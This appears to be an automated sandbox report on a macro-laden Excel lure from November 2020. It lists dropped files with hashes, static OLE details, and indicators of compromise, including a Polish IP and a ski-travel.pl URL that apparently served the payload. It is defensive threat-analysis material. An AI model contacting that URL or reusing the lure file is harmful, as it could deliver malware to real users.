http://https://dev0-api.acompli.net/autodetect	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://web.microsoftstream.com/video/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://graph.windows.net	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://dataservice.o365filtering.com/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://weather.service.msn.com/data.aspx	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://apis.live.net/v5.0/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://management.azure.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://outlook.office365.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://incidents.diagnostics.office.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://api.office.net	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://entitlement.diagnostics.office.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://autodiscover-s.outlook.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://templatelogging.office.com/client/log	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://management.azure.com/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://ncus-000.contentsync.	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://devnull.onenote.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://messaging.office.com/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://augloop.office.com/v2	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://skyapi.live.net/Activity/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dataservice.o365filtering.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://directory.services.	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://onedrive.live.com/embed?	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://augloop.office.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.181.228.60	unknown	Poland		8308	NASK-COMMERCIALPL	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324299
Start date:	29.11.2020
Start time:	04:07:21
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 4m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1416696952.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/6@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 168.61.161.212, 13.88.21.125, 52.109.76.68, 52.109.8.25, 51.11.168.160, 2.20.84.85, 20.54.26.129, 8.248.117.254, 67.27.235.126, 67.26.73.254, 8.248.147.254, 8.248.131.254, 92.122.213.247, 92.122.213.194, 51.104.139.180 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.181.228.60	document-1416696952.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1436581815.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1436581815.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1457050144.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1457050144.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1448745111.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1448745111.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1437759569.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1437759569.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1443549938.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1443549938.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1437303313.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1437303313.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1451937055.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1451937055.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1450891431.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1450891431.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1456899782.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1456899782.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1449953935.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ski-travel.pl	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1456899782.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1456899782.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1449953935.xls	Get hash	malicious	Browse	• 194.181.228.60

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NASK-COMMERCIALPL	document-1416696952.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1456899782.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1456899782.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1449953935.xls	Get hash	malicious	Browse	• 194.181.228.60

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\AF03680A-3116-455C-9AB6-74E612A1A9E3	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378328844026073
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\AF03680A-3116-455C-9AB6-74E612A1A9E3	
SSDEEP:	1536:AcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:KmQ9DQW+zBX8u
MD5:	B8EF02DB54BF5D60AEFF8DD05613753D
SHA1:	EBF7BA7BDA75ACE2E76D6DDA7FBE48FA5B648C98
SHA-256:	08A76679FDB11885C31E275F6DE82CAFCB62D5626655D04CA03C6954743B4DF8
SHA-512:	CC64C6AAE88716410CD9E8EDABCA2BF8DFE2C54F5A3119BAB5C26FB7CFB85F08DB77DE4B51AF034F3DBF5FAD9A8D1F46EDA5BF1ABB2DAB3C9918D6E20D8DD93B
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T03:08:16">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\46910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	314678
Entropy (8bit):	7.985599999717033
Encrypted:	false
SSDEEP:	6144:mB2rFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+MD9:hFPM8R3AsB+bjej/9cc9
MD5:	88418A05DA1A77318A00701480FDE9A1
SHA1:	D81858C41264D5A16CCF59588E6721F23B44A802
SHA-256:	DE89D6EA24DB7524469C66F08AC281244D1BD7E02E7ABC1BB325F26286CCFB7C
SHA-512:	947616C392E976CCA616243F3D301066CED032FC6228D90C7C431C95993059612CF79E55C534D457B6186FD68DB514BA13CF7B0E9971FC8150DAD99EE058C1A
Malicious:	false
Reputation:	low
Preview:	.V.n.0....?.....(..r.izl.$...\K....I..RV.4p,.6.^..vfv....jcM....w5..f..'.....WV`.N....I....?.....h.5kS..8G..X...VV>Z..66<.....%p.L..-..a%.L*n6.x.d..+.w.e.....".P...+..VZ.....t.!.P..$k..51.;H..C..r....6k...GD08Mf.CE.]*...7....>.q...Q+(nEL?.%....'..K...a.l...6.L.9VY!..qbi..v...0u.....n....t.#::.S.....;.;.....C.....=....@....r.f..;...;..m.ik..\....s+"..Dm.9....#:T.OY../N..... ....p.....> .....<O..]....4.3e_...i...1.@....O.....PK.....!.C.T.....e.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sun Nov 29 11:08:19 2020, atime=Sun Nov 29 11:08:19 2020, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.658679842601861
Encrypted:	false
SSDEEP:	12:8cwmOdKXUlsuElPCH21YIpdRL+W+WrjAZ/2bD0LC5Lu4t2Y+xIBjKZm:8RmOdo3nHAZiDF87aB6m
MD5:	7B58BE804EBADDF252C3AD1AE2A5592F
SHA1:	803041ED978659CE5761A5F5E6E038BFF90CFFD3
SHA-256:	FF97C1DFBCD7D2DB4C6E8F9ADC680FF0F1033CCD95E1C514AE31BBB4FC829586
SHA-512:	9F4AB01E4BC4B355AFCFA7A9AB465A9B74219E2504747F559A377D46AD405B7639A35AF56745AB14190DF8B6EEEFA79343E934D6C655CA9AEF4CF0A87AB88855
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...xxSH.....vSH....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.`.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny.}Q.`.....S.....). .h.a.r.d.z.....~.1.....}Q.a..Desktop.h.....Ny.}Q.a.....Y.....>.....i._.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....688098.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1416696952.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:40 2020, mtime=Sun Nov 29 11:08:19 2020, atime=Sun Nov 29 11:08:19 2020, length=338944, window=hide
Category:	dropped
Size (bytes):	4400
Entropy (8bit):	4.691279529249768
Encrypted:	false
SSDEEP:	48:8BWjR5LCB6pBWjR5LCB6pAWjR5LCB6pAWjR5LCB6:88HCK8HCKPHCKPHC
MD5:	EC43D4522BB64736BD943DCAD721D0C0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1416696952.xls.LNK	
SHA1:	B3CEF23FF442B3BE8E69A32B1753876B43CD5941
SHA-256:	CB737F8541C16CE8FE32A8AF638A18FF52721BF0ABADBC026965251B628A8668
SHA-512:	9C554399358D3D27DCD9E5B37B188E24B8F98996B8A3EAEC35D8414D55BAE07AD37C01C5D1116344FCDBA27E110FC550D7E36313C8E26ABD2DBA369A558B31C0
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ....5..:.....SH.....SH....,.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.`.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny.}Q.`.....S.....). .h.a.r.d.z.....~.1.....>Qwx..Desktop.h.....Ny.}Q.`.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2..,..}Q.a .DOCUME~1.XLS..`.....>Qux}Q.a....h.....p+i.d.o.c.u.m.e.n.t.-.1.4.1.6.6.9.6.9.5.2...x.l.s.....]..... -.....\.....>.S.....C:\Users\user\Desktop\document-1416696952.xls.....\....\....\....\....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.1.6.6.9.6.9.5.2...x.l.s.....:.,.LB.)...As...`.....X.....688098.....!a..%.H.VZAj...3..-.....-...!a..%.H.VZAj...3..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	260
Entropy (8bit):	4.762839088583431
Encrypted:	false
SSDEEP:	6:dj6Y9LvThX1ELvThXPY9LvThX1ELvThXPY9LvThX1ELvThXPY9LvThXL:dmVVVC
MD5:	441DF753B58F9C84A829FD6C888C0D34
SHA1:	DAB1DB4A3DC03C11C22D1D241055781289041EAF
SHA-256:	556CB99939615B333597E93B75499E3235FAE72487519B64EB9374965285E3C9
SHA-512:	CCBDCD25ED55D0FD43235DA13A56FD5F6F66500282530F18E3E1AD5851C7107C1552F4D149344D51EAD51C82100C5B5872E1B8D1FBD4A2AAF0EBD7499185EA6
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..document-1416696952.xls.LNK=0..document-1416696952.xls.LNK=0..[xls]..document-1416696952.xls.LNK=0..document-1416696952.xls.LNK=0..[xls]..document-1416696952.xls.LNK=0..document-1416696952.xls.LNK=0..[xls]..document-1416696952.xls.LNK=0..

C:\Users\user\Desktop\27910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398847
Entropy (8bit):	7.1924682451724
Encrypted:	false
SSDEEP:	6144:8cKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfdB:zizo8RnsIROnr6n75YjQ
MD5:	312C0F4165F5B3E0C7BEC14F3C905EF3
SHA1:	73884F7B205382875363F0B135EFB176BBBA719F
SHA-256:	65B15C1C9633811DFA2491E670266F33C324DB911A134CA855FF0FA2F6BDB94B
SHA-512:	FB88986401DB6C6A7FB2C6840909CB1E0F6F130757C9083D7480DF71AC705BFF3CC680F52348614A1E135FEAF08B86A06C43D86E767CE12032834031D6F22C58
Malicious:	false
Preview:	.....T8.....\.p.... B.....a.....=.....=.....i..9J.8 .....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8..... ...C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Nov 26 09:47:25 2020, Security: 0
Entropy (8bit):	7.5235433659273285
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1416696952.xls
File size:	338944
MD5:	bc599867cedfbc63972c276e65a4bafb
SHA1:	fdacce47ab5ccfd063d0a7654556785339d3778a

General

SHA256:	a2655d7e461119c8fa96b2b067879e0e84795b1a0fa57a8 e2f3b2a32e610fd3f
SHA512:	1dc0d03449e04d3e83c87447a23cc58ddb1744924919b2 1fc112ef9680bd47716d0dd8382641542d7e2668207338 0bf7611913039704cdab05d1ff247de9640
SSDEEP:	6144:YcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDph YHceXVhca+fMHLty/x2zZ8kpT/:eizo8RnsIROnr6n75YY
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1416696952.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:47:25
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False

General	
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . 2 . . . . 3 . . . . 1 . . . . 4 . . . . 5 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.256369457012
Base64 Encoded:	False
